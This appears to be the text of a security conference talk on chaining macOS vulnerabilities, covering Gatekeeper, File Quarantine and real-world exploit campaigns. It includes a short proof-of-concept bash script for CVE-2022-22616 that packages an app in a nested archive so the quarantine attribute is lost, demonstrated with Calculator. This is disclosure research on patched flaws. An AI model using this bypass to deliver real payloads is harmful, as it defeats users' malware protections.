One-Click to Completely Take Over A macOS Device

Mickey Jin (@patch1t) of Trend Micro

# whoami

- Security Researcher from Trend Micro
- Malware Analyst
- Vulnerability Hunter
- 80+ CVEs from Apple in the past 2 years
- Reverse engineering and debugging enthusiast

@patch1t


Agenda

- Motivation
- Related Attacks In the Real World
- Challenges Overview
- How did I do it
  - CVE-2022-22616
  - CVE-2022-22639
  - CVE-2022-26712, CVE-2022-32826
- Demo
- Extra Bonus
  - CVE-2022-26728
- Take Away

Motivation


Motivation

https://developer.apple.com/security-bounty/



Network attack with user interaction	One-click unauthorized access to sensitive data**	$150,000
	One-click kernel code execution	$250,000
Network attack without user interaction	Zero-click radio to kernel with physical proximity	$250,000
	Zero-click unauthorized access to sensitive data**	$500,000
	Zero-click kernel code execution with persistence and kernel PAC bypass	$1,000,000

Definitions



Notes and Definitions

"One-click" refers to an exploit requiring user interaction to successfully gain access or execution. (For example, the user clicks a malicious link or opens a malicious file.)

"Zero-click" refers to an exploit requiring no user interaction to successfully gain access or execution. (For example, being on a network or in proximity is sufficient.)

"Sensitive data" access includes gaining a small amount (i.e., one or two items), partial access (i.e., some large number), or broad access (i.e., the full database) from Contacts, Mail, Messages, Notes, Photos, and real-time or historical precise location data — or similar user data — that would normally be prevented by the system.

The top payouts in each category are reserved for high quality reports and are meant to reflect significant effort, and as such are applicable to issues that impact all or most Apple platforms, or that circumvent the full set of latest technology mitigations available. Payouts vary based on available hardware and software mitigations that must be bypassed for successful exploitation.

Related Attacks In the Real World

Zero-Click


- iMessage Exploitation (2020) - Samuel Groß (Google Project Zero)
  - CVE-2019-8641: A memory corruption vulnerability in the NSUnarchiver API, triggered by the **deserialization of iMessage data**.
  - Some innovative tricks for bypassing ASLR, PAC
  - Attack the non-sandboxed process (SpringBoard) to escape the sandbox by reusing the same bug.
  - Pwn the iPhone remotely by sending some crafted iMessage data, **without any user interaction**!
- Pegasus Spyware - NSO Group
  - Disclosed by Citizen Lab
  - CVE-2021-30860: An integer overflow vulnerability in the CoreGraphics framework, triggered by **parsing JBIG2 stream** in PDF(.gif) from iMessage attachment. → A very common issue
  - How it bypassed ASLR, PAC? - Build a **turing-complete** machine inside a pdf document file! → Super advanced exploitation
  - CVE-2021-31010: Escape the sandbox by attacking the non-sandboxed XPC service ***com.apple.commcenter.xpc***
  - Take full control of the target's iPhone, **without user interaction too**!

One-Click

- A watering hole campaign - Discovered by Google TAG
  - CVE-2021-1789 (N-day for RCE): JIT compiler optimization issue in WebKit, triggered by **opening a web page** with a malicious JavaScript payload
  - CVE-2021-30869 (0-day for LPE): Port type confusion vulnerability in the XNU Kernel, triggered by the **XNU syscall mach_msg**
- All Your Macs Are Belong To Us - Objective-See & Jamf
  - CVE-2021-30657: Bypass macOS's **file quarantine, gatekeeper, and notarization** requirements
  - Actively exploited by malware Shlayer in the wild
  - Opened (fake document) → Owned/Pwned

Dig a Full Exploit Chain (One-Click)

Challenges Overview



How did I do it

1. CVE-2022-22616 — Gatekeeper Bypass
2. CVE-2022-22639 — Root Privilege Escalation
3. CVE-2022-26712 — SIP Bypass
4. CVE-XXXX-XXXXX — Kernel Code Execution

Get a Remote Shell First
Gatekeeper Bypass

Background of macOS Gatekeeper


https://support.apple.com/en-us/HT202491

Designed to ensure that only **trusted software** runs on your Mac.


- For apps from the App Store, Apple reviews each app before it is accepted and signs it to ensure that it hasn’t been tampered with or altered.
- For apps outside the App Store: **File Quarantine** + **Gatekeeper** + **Notarization**

File Quarantine

- Security feature introduced in OS X Leopard (10.5)
- Before opening downloaded software **for the first time**, macOS requests user approval to make sure you aren't **misled into running software you didn't expect**.
  → The **picture/document** you tried to open is in fact an **application**!
- Prompt the alert even if the application is signed and notarized.




Clicked


"cute_dog" is an app downloaded from the Internet. Are you sure you want to open it?

Safari downloaded this file today at 14:48.

Gatekeeper

- Security feature introduced in OS X Lion (10.7)
- Built based on File Quarantine
- Check the **code signing information** of downloaded items and block those without a valid Developer ID




"cute_dog" cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

Safari downloaded this file today at 14:25.

Notarization

- Required since macOS Catalina (10.15)
- macOS Developer have to submit their applications to Apple for **notarization**.
- Apple will scan the application to make sure it is not a malware.
- Once approved, the application will be awarded with a **ticket**. The ticket tells macOS Gatekeeper that the app is notarized by Apple and could be trusted.
- Users can be confident about the software they run doesn't contain known malware.




"cute_dog" can't be opened because Apple cannot check it for malicious software.

This software needs to be updated. Contact the developer for more information.

Safari downloaded this file today at 14:41.

Quarantine Attribute


- File extended attribute: **com.apple.quarantine**



```
mickey-mbp:Downloads mickey$ xattr -l /Users/mickey/Downloads/Samples/MRT_Research_infected.zip
com.apple.macl:
com.apple.metadata:kMDItemWhereFroms: bplist00�_https://vtzipdownloads.commondatastorage.googleapis
729565-rc7fgq07icj8c9dm2gi34a4cckv235v1@developer.gserviceaccount.com&Expires=1645096008&Signature=
MFG5tdYfldaaCW%2F4vahS1jblBHALCPRJN%0AAvyId%2F8wPA5n2MYmnB6H6uxrTi88HZN7alkKN%2F5Encsqwse%2FyOrBnzk
y5aM%3D&response-content-disposition=attachment%3B%20filename%3D%22543483647351193 6.zip%22&response
//www.virustotal.com/
com.apple.quarantine: 0081;620e1e70;Chrome;305B5B2D-A083-41C8-947B-2B70CD1D545F
```

- Which files are marked for quarantined?
  - Downloaded from the internet
  - Dropped by sandboxed applications
  - If an **archive** is quarantined, then all the files inside should also be quarantined
- **Gatekeeper only scan the applications with the quarantine attribute**
  - If a file does not have the quarantine attribute, macOS will assume it as a local file, then none of the checks will be performed and thus no prompts will be displayed.

A Safari Default Feature



Safari is not your default web browser. Set Default...

Safari opens with: All windows from last session

New windows open with: Start Page

New tabs open with: Start Page

Homepage: https://www.apple.com/startpage/

Set to Current Page

Remove history items: After one year

Favorites shows: ☆ Favorites

File download location: Downloads

Remove download list items: After one day

✓ Open "safe" files after downloading


"Safe" files include movies, pictures, sounds, PDF and text documents, and archives.

?

Dangerous!

What’s The Danger

- Open files automatically makes remote attack easier
  - “Safe” files are not really safe: countless file format parsing vulnerabilities disclosed in history
- Especially dangerous for archived application bundles
  - Launch Service will register application URL Scheme **automatically** from its Info.plist



Bundle version	String	$(CURRENT_PROJECT_VERSION)
URL types	Array	(1 item)
Item 0	Dictionary	(2 items)
URL Schemes	Array	(1 item)
Item 0	String	test
URL identifier	String	com.mickey.test

test://

Do you want to allow this page to open “cute_dog”?


Tips: Disable the feature in Safari Preferences when you get a new Mac device

CVE-2022-22616: PoC for Gatekeeper Bypass

Demo: https://youtu.be/S5moPnXnvaE

```bash
#!/bin/bash

mkdir -p poc.app/Contents/MacOS

echo "#!/bin/bash" > poc.app/Contents/MacOS/poc

echo "open -a Calculator" >> poc.app/Contents/MacOS/poc

chmod +x poc.app/Contents/MacOS/poc

zip -r poc.app.zip poc.app

gzip -c poc.app.zip > poc.app.zip.gz
```


The archives will be trashed after auto-decompression



```
fuzz@fuzzs-Mac /tmp % xattr -p com.apple.quarantine /Users/fuzz/.Trash/poc.app.zip.gz
~~0083;62f1fdd1;Safari;2399839E-2E2A-4A02-869E-C3CA6B25D62E~~
fuzz@fuzzs-Mac /tmp % xattr -p com.apple.quarantine /Users/fuzz/.Trash/poc.app.zip
xattr: /Users/fuzz/.Trash/poc.app.zip: No such xattr: com.apple.quarantine
fuzz@fuzzs-Mac /tmp %
```

?!!

CVE-2022-22616: Root Cause

